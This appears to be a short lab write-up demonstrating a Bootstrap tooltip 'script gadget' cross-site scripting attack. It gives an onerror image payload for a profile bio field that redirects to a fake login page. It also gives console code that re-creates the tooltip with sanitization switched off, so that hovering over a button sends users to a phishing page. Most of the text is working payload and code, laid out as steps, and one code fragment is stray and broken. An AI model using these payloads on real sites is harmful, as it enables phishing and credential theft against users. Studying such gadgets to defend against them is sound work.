

Script Gadget

That's the webpage that I added. To make it works, you have to run this exploit string on "Edit Public Bio" input box "<img src=x onerror='window.location.href=`http://localhost:9000/fake-login`;'", then press the "Update Profile Status" button



After that, press F12 to access the DevTools and go to "Console" tab. Then, paste this command line below to access the "Upload Profile Picture" button by its id and activate the "sanitize: false" line code to bypass the security.

```
"
```

```
var element = document.getElementById('exploitButton');  
var oldTooltip = bootstrap.Tooltip.getInstance(element);  
if (oldTooltip) { oldTooltip.dispose(); }
```

```
new bootstrap.Tooltip(element, {  
  sanitize: false  
});  
console.log("BYPASS ACTIVE: System ready for gadget execution!");  
"
```

As a result, when the User hover the "Upload Profile Picture", the website we'll trigger the exploitation and lead the User to a fake webpage.
